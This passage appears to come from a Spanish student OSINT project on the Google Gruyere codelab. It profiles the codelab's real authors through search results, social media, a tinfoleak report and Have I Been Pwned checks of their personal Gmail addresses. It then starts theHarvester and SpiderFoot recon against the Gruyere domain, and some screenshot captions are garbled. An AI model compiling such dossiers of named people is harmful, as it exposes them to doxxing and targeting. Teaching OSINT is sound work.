
Resultados de **mugdha-myers\*.com** (sin comillas):

- <https://www.linkedin.com/in/mugdha-myers/> · Traducir esta página · Mugdha Myers - San Jose, California, United States - LinkedIn  
Passionate, collaborative and user-focused leader. My wide ranging experience has spanned managing teams in consumer web services (Google Search & Identity)
- [https://twitter.com/mugdha\\_myers](https://twitter.com/mugdha_myers) · Traducir esta página · Mugdha Myers (@mugdha\_myers) / Twitter  
Mugdha Myers. @mugdha\_myers. Paranoid programmer. Feeding the robots, staying on their ... Mugdha Myers's Tweets. Mugdha Myers Retweeted · Michael Grunwald.
- <https://www.f8-photography.com/mugdha-myers> · Traducir esta página · Mugdha Myers 11/27/16 - F8 Photography  
Client Access · About · Contact · \*Family Portraits\* · Mugdha Myers 11/27/16. Thumbnails. © www.f8-photography.com. User Agreement. Cancel. Continue.
- <https://leaddev.com/mugdha-myers> · Traducir esta página · Mugdha Myers | LeadDev  
18 jul 2022 — Mugdha is an Engineering Manager with several years experience managing full stack teams across web, mobile and infrastructure.
- <https://www.platohq.com/mentors/mugdha-myers> · Traducir esta página · Mugdha Myers - Plato HQ  
Mugdha Myers, former Engineering Manager at Google, discusses the challenges of leading a

Su Twitter:

The screenshot shows a Twitter profile page for a user named Mugdha Myers. The profile picture is a circular photo of a woman with dark hair smiling. The background of the profile area is a scenic view of a tropical beach with palm trees and a wooden pier extending into the water. The Twitter interface includes a sidebar with icons for search, refresh, and settings. The main content area displays the user's name, handle (@mugdha\_myers), bio ("Paranoid programmer. Feeding the robots, staying on their good side."), and account details (joined May 2016, 440 following, 243 followers). Below the bio, there are four tabs: "Tweets" (selected), "Tweets y respuestas", "Fotos y videos", and "Me gusta". A recent tweet from "Yesterday's Print" (@yesterdaysprint) dated February 19, 1910, is shown, retweeted by Mugdha Myers. The tweet content is partially visible, showing "FLUSTERED WITNESS, WHO GAVE AGE AS 38, RECALLS IT WAS HER RUOT MEASURE".

Leaddev:



The screenshot shows a LeadDev profile page for Mugdha Myers. At the top, there's a dark header with the LeadDev logo (a stylized 'L' icon) and the word 'LeadDev'. On the right side of the header are icons for user profile, search, and menu. The main title 'Mugdha Myers' is displayed prominently in large white font. Below the title is a smaller sub-section with the text 'Engineering Manager' and 'Full Stack'. A circular profile picture of Mugdha Myers is centered below the title. To the left of the profile picture is a 'Back' button with a left arrow icon. To the right of the profile picture is a vertical column of social media sharing icons: Twitter, LinkedIn, Email, Reddit, YouTube, and Facebook. Below the profile picture, there is a bio section with a small blue icon followed by the text: 'Mugdha is an Engineering Manager with several years experience managing full stack teams across web, mobile and infrastructure. Most recently she was leading teams working'. The background of the page is white.

Mirando estas páginas sigo sin encontrar nada relacionado con su correo, y probando correos con su nombre de usuario no encuentro ningún correo comprometido.

- Ahora hablaremos de su trabajo, según su LinkedIn estuvo trabajando para Google desde 2012 -2021, en este año se toma un descanso del trabajo:

**Experiencia**

- Metas personales**  
Descanso profesional  
ago. 2021 - actualidad · 1 año 7 meses  
California  
  
Allowed myself to indulge in a personal sabbatical to pursue personal passions.
- Software Engineering Manager**  
Google  
ago. 2018 - jul. 2021 · 3 años  
Mountain View, California, United States  
  
Managed multiple teams of engineers (15+), working on Google Search for local businesses, including the merchant portal (Google My Business).
- Software Engineering Manager**  
Google  
ago. 2016 - may. 2018 · 1 año 10 meses  
Mountain View, California, United States  
  
Tech Lead and Manager for Authentication and Identity : Managed a team working on innovative alternatives to password based login, with the goal of making authentication easy and secure.
- Staff Software Engineer**  
Google  
9 años 11 meses

**Gente que podrías conocer**

- Sr. Director of Engineering at LinkedIn**  
+ Seguir
- Amir Fish** · +3er Product Leader for Trust and Privacy @IG | ex-Goolger -- I...  
+ Conectar
- Mostrar más**
- Laura DS**  
A cargo en EmpleoJob  
+ Conectar
- Manuel G.**  
San Fernando C.D  
+ Conectar
- Andreia Stanis ibi**  
Hostelería en EmpleoJob  
+ Conectar
- Anna Silva**

c) Parisa Tabriz

Este es el último miembro que desarrolló el codelab de Google Gruyere.

Si buscamos su nombre en Google sale esto:

Google Parisa Tabriz


Todo Imágenes Noticias Vídeos Shopping Más Herramientas

Aproximadamente 2.350.000 resultados (0,52 segundos)

**Parisa Tabriz**  
Ingeniera informática

Resumen Videos





https://www.linkedin.com › parisata... · Traducir esta página

**Parisa Tabriz - VP/GM, Chrome Browser - Google | LinkedIn**

Lead a globally distributed team of engineers, product and program managers, designers, researchers, and data scientists responsible for Google Chrome, ...

Visitaste esta página el 20/02/23.

https://en.wikipedia.org › wiki › Pa... · Traducir esta página

**Parisa Tabriz - Wikipedia**

Parisa Tabriz is an Iranian-American computer security expert who works for Google as a Vice President of engineering. She chose the title "Security ..."

Nationality: American Born: 1983 (age 39–40); Chicago, Illinois

Education · Career



https://twitter.com › laparisa · Traducir esta página

**Parisa Tabriz (@laparisa) / Twitter**



Información

Traducción del inglés - Parisa Tabriz es una ingeniera informática iraní-europea que trabaja para Google como vicepresidenta de ingeniería. Ella eligió el título "Seguridad" en su tarjeta de presentación. Ver descripción original

Nacimiento: 1983 (edad 40 años)  
Estados Unidos

Educación: Universidad de Illinois at Urbana-Champaign (2006), MÁS

Registrarse como responsable de este panel de información

Perfiles

 LinkedIn

 Twitter

 Instagram

También se buscó

Primero miraremos su LinkedIn:

The screenshot shows a LinkedIn profile page for Parisa Tabriz. The main profile picture is a portrait of a woman with dark hair. Below it, there's a smaller thumbnail image of a document or presentation slide. The profile summary includes her title as VP/GM at Princess, her education at Google and University of Illinois Urbana-Champaign, and her location in Mountain View, California, Estados Unidos. It also mentions she has over 500 contacts. A call-to-action button for 'Conectar' (Connect) is visible. To the right, a modal window titled 'Parisa Tabriz' displays 'Información de contacto' (Contact information) with links to her LinkedIn profile and website. Below the modal, the 'Acerca de' (About) section is partially visible, showing her role as an engineering, product, and people leader. The 'Actividad' (Activity) section shows she has 5,279 followers and has commented on a post by Matthew. The 'Otros perfiles vistos' (Other profiles viewed) sidebar lists several profiles, including John Solomon, Ben Goodger, Royal Hansen, and Phil Venables.

Encontramos este usuario: parisatabriz.

Ahora miraremos en twitter:

The screenshot shows Parisa Tabriz's Twitter profile. At the top, there is a blue header bar with the text "PROYECTO 1<sup>a</sup> EVALUACIÓN". Below this is a white header with a blue Twitter logo, a back arrow, the name "Parisa Tabriz" with a blue verified checkmark, and the text "11 mil Tweets". To the left of the profile picture are three icons: a magnifying glass for search, a gear for settings, and a person icon for users. The profile picture is a black and white photo of a woman's face. To the right of the profile picture is a "Seguir" (Follow) button. Below the profile picture, the name "Parisa Tabriz" is followed by the handle "@laparisa". A bio follows: "Browser Boss @googlechrome; Security Princess @google; Project Zero den mom; former @usds; skilled at baking, eating, and hijacking cookies." Below the bio are location information ("Bay Area, California"), a website link ("asirap.net"), and the date she joined ("Se unió en mayo de 2009"). Underneath these are her follower counts: "3.716 Siguiendo" and "58,2 mil Seguidores". Below this is a navigation bar with four tabs: "Tweets" (which is underlined), "Tweets y respuestas", "Fotos y videos", and "Me gusta". The main content area shows a tweet from Parisa Tabriz (@laparisa) dated May 22, 2022. The tweet reads: "Last weekend, I gave the convocation speech at @uofgrainger about the importance of people, learning, and finding your fuel: medium.com/@laparisa/conv...". Below the tweet is a reply: "My (retired professor) uncle offered this positive review: "I liked it since it was pretty short." 😊🎓". There are two small images below the replies: a photo of a ceiling light fixture and a photo of colorful vertical blinds.

Consiguiendo otro usuario: @laparisa.

Mediante la página web <https://tinfoleak.com/>, genero un informe con información sobre su cuenta de Twitter:

@VAgUILeraDiaz vaguilera@isecauditors.com Internet Security Auditors Tinfoleak.com



## Parisa Tabriz

Browser Boss @googlechrome; Security Princess @google; Project Zero den mom; former @usds; skilled at baking, eating, and hijacking cookies.

Followers: [58,209](#) | Following: [3,716](#) | Likes: [28053](#)  
Tweets: 11,083 (2.2 tweets/day)

Screen Name: [laparisa](#)

Account Created at: 05/05/2009

Año de creación.

Verified: True

Twitter ID: 37975275

URL: <http://asirap.net>

Localización.

Location: Bay Area, California

Time Zone: None

Geo enabled: True

Tweets / Day: 12.40

- 
- 
- 
- 

[Media](#)  
[Geo](#)  
[Search](#)  
[Conv](#)
**Client Applications**

SOURCE	USES	PERCENTAGE	FIRST USE	FIRST TWEET	LAST USE	LAST TWEET
Twitter Web App	147	58.8 %	03/07/2022	<a href="#">view</a>	02/19/2023	<a href="#">view</a>
Twitter for Android	103	41.2 %	03/07/2022	<a href="#">view</a>	02/14/2023	<a href="#">view</a>

Total: 2 results.

**Social Networks**

SOCIAL NETWORK	USERNAME	PICTURE	NAME	ADDITIONAL INFO
<a href="#">Twitter</a>	<a href="#">laparisa</a>		Parisa Tabriz	Bay Area, California

Total: 1 results.

**Hashtags**

Proporcione enlace al informe:

<https://tinfoleak.com/reports2/laparisa.html>

Con el nombre de usuario no encontramos ningún correo filtrado, pero en cambio con el de LinkedIn si, concretamente una cuenta de Gmail:

The screenshot shows the homepage of the [Have I Been Pwned?](#) website. At the top, there's a large button with the text '';--have i been pwned?' and a sub-instruction 'Check if your email or phone is in a data breach'. Below this, a search bar contains the email address 'parisatabriz@gmail.com'. To the right of the search bar is a dark button labeled 'pwned?'. The main content area has a red background. It displays the message 'Oh no — pwned!' in white. Below it, a smaller message says 'Pwned in 1 data breach and found no pastes (subscribe to search sensitive breaches)'. There are social media sharing icons (Facebook, Twitter, Bitcoin, Ethereum) followed by a 'Donate' button. A section titled 'Breaches you were pwned in' lists a single entry: 'HAUTELOOK'. To the left of the entry is the brand name 'HAUTELOOK'. To the right is a detailed description of the breach: 'HauteLook: In mid-2018, the fashion shopping site HauteLook was among a raft of sites that were breached and their data then sold in early-2019. The data included over 28 million unique email addresses alongside names, genders, dates of birth and passwords stored as bcrypt hashes. The data was provided to HIBP by dehashed.com.' Below this description is a note about 'Compromised data: Dates of birth, Email addresses, Genders, Geographic locations, Names, Passwords'. At the bottom of the page, there are four numerical statistics: 656, 12 465 184 194, 115 647, and 227 268 967.

En este caso fue en 2018 y en una tienda de ropa llamada HauteLook.

Siguiendo buscando encuentro esto:

## PROYECTO 1<sup>a</sup> EVALUACIÓN

Email Format: jdoe@google.com (64%) Address: 1600 Amphitheatre Parkway, Mou...

<http://asirap.net> › work [PDF] ::

### Parisa M. Tabriz

Email: [parisa.tabriz@gmail.com](mailto:parisa.tabriz@gmail.com). Education. University of Illinois at Urbana-Champaign. Master of Science in Computer Science. GPA: 3.84/4.0.

2 páginas

<https://www.pandasecurity.com> › mediacenter › parisa-t... ::

### Parisa Tabriz. Así es la 'princesa de la seguridad' de Google

5 feb 2015 — Se trata de **Parisa Tabriz**, una de los 250 ingenieros encargados de proteger los datos de los usuarios de Google Chrome y la infraestructura y ...

<https://contactout.com> › Parisa-Tab... · Traducir esta página ::

### Parisa Tabriz's Email & Phone Number - ContactOut

What is **Parisa Tabriz's** personal email address? **Parisa Tabriz's** personal email address is [p\\*\\*\\*\\*z@gmail.com](mailto:p****z@gmail.com); What is **Parisa Tabriz's** business email address?

<https://twitter.com> › laparisa › status · Traducir esta página ::

Parisa Tabriz on Twitter: "@agl\_\_ @bernardomr @gmail @ifette ...

Página que aparece en su perfil de LinkedIn, consiguiendo su currículo y un nuevo correo:

## PROYECTO 1<sup>a</sup> EVALUACIÓN

*Parisa M. Tabriz*

**EDUCATION**

*University of Illinois at Urbana-Champaign*  
GPA: 3.84/4.0 Fall 2005 - Winter 2006

*University of Illinois at Urbana-Champaign*  
GPA: 3.73/4.0 Fall 2001 - Spring 2005

**EMPLOYMENT**

*Google Inc.*  
Mountain View, CA  
I'm a software engineer on the Information Security Team and work to keep Google and our users safe. This includes: software auditing, development of tools to assist other engineers to write and test the security of their projects, and security training within the company.

*Google Inc.*  
Mountain View, CA  
Designed and implemented an internal security tool to aid in cross-site scripting detection and prevention.

*Sandia National Labs*  
Livermore, CA  
Designed and implemented a traffic correlation tool to detect network stepping stone attacks. Developed a technique and tool to passively fingerprint 802.11 device drivers.

*Abbott Laboratories*  
Waukegan, IL  
Tested migration tools for a third-party document control management system. Helped specify technical requirements for the next version of the system.

*Beckman Institute*  
Champaign, IL  
Optimized an ultrasonic scanning procedure and image interpolation program used to detect and localize channel defects in embedded plastic packages.

*Learning Technologies & Media Development, UIUC*  
Urbana-Champaign, IL  
Helped manage and train over 100 consultants and network technicians. Assisted dorm residents with software application use and personal network connections.

**QUALIFICATIONS**

*Programming Experience:* Web Applications, Linux Device Drivers, Networking, Wireless Protocols, Mobile Applications, Neural Nets, Machine Learning, Databases

*Languages:* C++, C, Java, Python, Perl, Prolog, OCaml, Matlab/Octave, MIPS assembly, Bash, HTML, PHP, MySQL, Javascript, CSS

**PROJECTS**

*Lib wlan*  
Extended a wireless frame generation tool to include access point management frames, data frames, and frame customization.

*Chimp OS*  
A virtual web operating system that supports a small-scale file system and application base, including a full-featured text editor, audio player, and web browser. Awarded "Best in Show" by ACM@UIUC judging.

*Query Traffic Visualization*  
Visual depiction of real-time search engine query strings and results, taken from AllTheWeb.com.

Email: parisa.tabriz@gmail.com

Ahora probaremos a ver si este correo tuvo fugas de datos:

The screenshot shows the homepage of the [Have I Been Pwned?](#) website. At the top, there's a large blue header with the site's logo: '';--have i been pwned?. Below it, a sub-header reads 'Check if your email or phone is in a data breach'. A search bar contains the email address 'parisa.tabriz@gmail.com'. To the right of the search bar is a button labeled 'pwned?'. The main content area has a dark brown background. It displays the message 'Oh no — pwned!' in white. Below this, in smaller text, it says 'Pwned in 20 data breaches and found 5 pastes (subscribe to search sensitive breaches)'. There are social media sharing icons for Facebook, Twitter, and Bitcoin, followed by a 'Donate' button. A section titled 'Breaches you were pwned in' lists the '7k7k' breach, which is described as an incident from approximately 2011 where the Chinese gaming site 7k7k suffered a data breach impacting 9.1 million subscribers. The data includes usernames, email addresses, and plain text passwords. It also notes that the breach is flagged as 'unverified'. Below this, under 'Compromised data:', it lists 'Email addresses, Passwords, Usernames'. At the bottom of the page, there are some small red decorative bars.

En este caso nos encontramos con 20 fugas de datos:

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.



**7k7k (unverified):** In approximately 2011, it's alleged that the Chinese gaming site known as 7k7k suffered a data breach that impacted 9.1 million subscribers. Whilst there is evidence that the data is legitimate, due to the difficulty of emphatically verifying the Chinese breach it has been flagged as "unverified". The data in the breach contains usernames, email addresses and plain text passwords. [Read more about Chinese data breaches in Have I Been Pwned.](#)

**Compromised data:** Email addresses, Passwords, Usernames



**Adobe:** In October 2013, 153 million Adobe accounts were breached with each containing an internal ID, username, email, *encrypted* password and a password hint in plain text. The password cryptography was poorly done and many were quickly resolved back to plain text. The unencrypted hints also disclosed much about the passwords adding further to the risk that hundreds of millions of Adobe customers already faced.

**Compromised data:** Email addresses, Password hints, Passwords, Usernames



**Collection #1 (unverified):** In January 2019, a large collection of credential stuffing lists (combinations of email addresses and passwords used to hijack accounts on other services) was discovered being distributed on a popular hacking forum. The data contained almost 2.7 *billion* records including 773 million unique email addresses alongside passwords those addresses had used on other breached services. Full details on the incident and how to search the breached passwords are provided in the blog post [The 773 Million Record "Collection #1" Data Breach.](#)

**Compromised data:** Email addresses, Passwords



**Covve:** In February 2020, a massive trove of personal information referred to as "db8151dd" was provided to HIBP after being found left exposed on a publicly facing Elasticsearch server. Later identified as originating from the Covve contacts app, the exposed data included extensive personal information and interactions between Covve users and their contacts. The data was provided to HIBP by [dehashed.com](#).

**Compromised data:** Email addresses, Job titles, Names, Phone numbers, Physical addresses, Social media profiles



**Data Enrichment Exposure From PDL Customer:** In October 2019, security researchers Vinny Troia and Bob

profiles



**Data Enrichment Exposure From PDL Customer:** In October 2019, security researchers Vinny Troia and Bob Diachenko identified an unprotected Elasticsearch server holding 1.2 billion records of personal data. The exposed data included an index indicating it was sourced from data enrichment company People Data Labs (PDL) and contained 622 million unique email addresses. The server was not owned by PDL and it's believed a customer failed to properly secure the database. Exposed information included email addresses, phone numbers, social media profiles and job history data.

**Compromised data:** Email addresses, Employers, Geographic locations, Job titles, Names, Phone numbers, Social media profiles



**Dropbox:** In mid-2012, Dropbox suffered a data breach which exposed the stored credentials of tens of millions of their customers. In August 2016, they forced password resets for customers they believed may be at risk. A large volume of data totalling over 68 million records was subsequently traded online and included email addresses and salted hashes of passwords (half of them SHA1, half of them bcrypt).

**Compromised data:** Email addresses, Passwords



**Gravatar:** In October 2020, a security researcher published a technique for scraping large volumes of data from Gravatar, the service for providing globally unique avatars. 167 million names, usernames and MD5 hashes of email addresses used to reference users' avatars were subsequently scraped and distributed within the hacking community. 114 million of the MD5 hashes were cracked and distributed alongside the source hash, thus disclosing the original email address and accompanying data. Following the impacted email addresses being searchable in HIBP, Gravatar release an FAQ detailing the incident.

**Compromised data:** Email addresses, Names, Usernames



**Houzz:** In mid-2018, the housing design website Houzz suffered a data breach. The company learned of the incident later that year then disclosed it to impacted members in February 2019. Almost 49 million unique email addresses were in the breach alongside names, IP addresses, geographic locations and either salted hashes of passwords or links to social media profiles used to authenticate to the service. The data was provided to HIBP by dehashed.com.

**Compromised data:** Email addresses, Geographic locations, IP addresses, Names, Passwords, Social media profiles, Usernames

provided to HIBP by dehashed.com.

**Compromised data:** Email addresses, Geographic locations, IP addresses, Names, Passwords, Social media profiles, Usernames



**Last.fm:** In March 2012, the music website Last.fm was hacked and 43 million user accounts were exposed. Whilst Last.fm knew of an incident back in 2012, the scale of the hack was not known until the data was released publicly in September 2016. The breach included 37 million unique email addresses, usernames and passwords stored as unsalted MD5 hashes.

**Compromised data:** Email addresses, Passwords, Usernames, Website activity



**Lead Hunter:** In March 2020, a massive trove of personal information referred to as "Lead Hunter" was provided to HIBP after being found left exposed on a publicly facing Elasticsearch server. The data contained 69 million unique email addresses across 110 million rows of data accompanied by additional personal information including names, phone numbers, genders and physical addresses. At the time of publishing, the breach could not be attributed to those responsible for obtaining and exposing it. The data was provided to HIBP by dehashed.com.

**Compromised data:** Email addresses, Genders, IP addresses, Names, Phone numbers, Physical addresses



**LinkedIn:** In May 2016, LinkedIn had 164 million email addresses and passwords exposed. Originally hacked in 2012, the data remained out of sight until being offered for sale on a dark market site 4 years later. The passwords in the breach were stored as SHA1 hashes without salt, the vast majority of which were quickly cracked in the days following the release of the data.

**Compromised data:** Email addresses, Passwords



**LinkedIn Scrapped Data:** During the first half of 2021, LinkedIn was targeted by attackers who scraped data from hundreds of millions of public profiles and later sold them online. Whilst the scraping did not constitute a data breach nor did it access any personal data not intended to be publicly accessible, the data was still monetised and later broadly circulated in hacking circles. The scraped data contains approximately 400M records with 125M unique email addresses, as well as names, geographic locations, genders and job titles. LinkedIn specifically addresses the incident in their post on [An update on report of scraped data](#).

**Compromised data:** Education levels, Email addresses, Genders, Geographic locations, Job titles, Names, Social media profiles



**LiveJournal:** In mid-2019, news broke of an alleged LiveJournal data breach. This followed multiple reports of credential abuse against Dreamwidth beginning in 2018, a fork of LiveJournal with a significant crossover in user base. The breach allegedly dates back to 2017 and contains 26M unique usernames and email addresses (both of which have been confirmed to exist on LiveJournal) alongside plain text passwords. An archive of the data was subsequently shared on a popular hacking forum in May 2020 and redistributed broadly. The data was provided to HIBP by a source who requested it be attributed to "nano@databases.pw".

**Compromised data:** Email addresses, Passwords, Usernames



**MGM Resorts (2022 Update):** In July 2019, MGM Resorts discovered a data breach of one of their cloud services. The breach included 10.6M guest records with 3.1M unique email addresses stemming back to 2017. In May 2022, a superset of the data totalling almost 25M unique email addresses across 142M rows was extensively shared on Telegram. On analysis, it's highly likely the data stems from the same incident with 142M records having been discovered for sale on a dark web marketplace in mid-2020. The exposed data included email and physical addresses, names, phone numbers and dates of birth.

**Compromised data:** Dates of birth, Email addresses, Names, Phone numbers, Physical addresses



**Minted:** In May 2020, the online marketplace for independent artists Minted suffered a data breach that exposed 4.4M unique customer records subsequently sold on a dark web marketplace. Exposed data also included names, physical addresses, phone numbers and passwords stored as bcrypt hashes. The data was provided to HIBP by dehashed.com.

**Compromised data:** Email addresses, Names, Passwords, Phone numbers, Physical addresses



**MySpace:** In approximately 2008, MySpace suffered a data breach that exposed almost 360 million accounts. In May 2016 the data was offered up for sale on the "Real Deal" dark market website and included email addresses, usernames and SHA1 hashes of the first 10 characters of the password converted to lowercase and stored without a salt. The exact breach date is unknown, but analysis of the data suggests it was 8 years before being made public.

**Compromised data:** Email addresses, Passwords, Usernames



**NetEase (unverified):** In October 2015, the Chinese site known as NetEase (located at 163.com) was reported as having suffered a data breach that impacted hundreds of millions of subscribers. Whilst there is evidence that the data itself is legitimate (multiple HIBP subscribers confirmed a password they use is in the data), due

to the difficulty of empirically verifying the Chinese breach it has been flagged as “unverified”. The data in the breach contains email addresses and plain text passwords. Read more about Chinese data breaches in [Have I Been Pwned](#).

**Compromised data:** Email addresses, Passwords



**Tianya:** In December 2011, China's largest online forum known as Tianya was hacked and tens of millions of accounts were obtained by the attacker. The leaked data included names, usernames and email addresses.

**Compromised data:** Email addresses, Names, Usernames



**Twitter (200M):** In early 2023, over 200M records scraped from Twitter appeared on a popular hacking forum. The data was obtained sometime in 2021 by abusing an API that enabled email addresses to be resolved to Twitter profiles. The subsequent results were then composed into a corpus of data containing email addresses alongside public Twitter profile information including names, usernames and follower counts.


**Compromised data:** Email addresses, Names, Social media profiles, Usernames



**Verifications.io:** In February 2019, the email address validation service verifications.io suffered a data breach. Discovered by Bob Diachenko and Vinny Troia, the breach was due to the data being stored in a MongoDB instance left publicly facing without a password and resulted in 763 million unique email addresses being exposed. Many records within the data also included additional personal attributes such as names, phone numbers, IP addresses, dates of birth and genders. No passwords were included in the data. The Verifications.io website went offline during the disclosure process, although an archived copy remains viewable.

**Compromised data:** Dates of birth, Email addresses, Employers, Genders, Geographic locations, IP addresses, Job titles, Names, Phone numbers, Physical addresses

- Ahora pasaremos a hablar de que está trabajando, según su perfil de LinkedIn está trabajando para Google:

A screenshot of a LinkedIn profile for Parisa Tabriz. The profile picture shows a woman with dark hair and red highlights, smiling. Her name, "Parisa Tabriz", is displayed in large, bold black font below the picture. Underneath her name are two status updates: "VP/GM Chrome Browser & Google Security" and "Princess". The "Princess" update is highlighted with a red rectangular border. Below these, the text "Google · University of Illinois at Urbana-Champaign" and "Mountain View, California, Estados Unidos" is visible, along with a link to "Información de contacto". A note indicates "Más de 500 contactos". At the bottom of the profile are three buttons: "Coneectar" (with a plus icon), "Enviar mensaje" (with a lock icon), and an ellipsis (...).

d) Análisis de la página: <https://google-gruyere.appspot.com/> ->

Primero usare theHarvester, con el comando 'theHarvester -d google-gruyere.appspot.com -l 200 -b all -f ./google.html'

Con -d ingresamos el dominio, con -l limitamos la cantidad de búsquedas, que -b elegimos los buscadores y -f para generar un informe.

```
(osint@osint) [~]
$ theHarvester -d google-gruyere.appspot.com fl 200 -b all -f ./google.html
*****
* [!] Missing API key for binaryedge.
* [!] Missing API key for Censys ID and/or Secret.
* [!] Missing API key for fullhunt.
* [!] Missing API key for Github.
* [!] Missing API key for Hunter.
* [!] Missing API key for Intelx.
* [!] Missing API key for PentesTools.
* [!] Missing API key for ProjectDiscovery.
```

Salida informe:


```
(osint@osint) [~]
$ cat google.xml
<?xml version="1.0" encoding="UTF-8"?><theHarvester><host><ip>216.58.211.212</ip><hostname>www.google-gruyere.appspot.com</hostname></host></theHarvester>
```

Como vemos la salida del informe no tiene contenido, solo consigue la IP, que tampoco tiene ningún mérito.

Ahora vamos a usar spiderfoot, al que hará de darle una IP y un puerto con -l:

```
(osint@osint) [~]
$ spiderfoot -l 127.0.0.1:8080
*****
Use SpiderFoot by starting your web browser of choice and
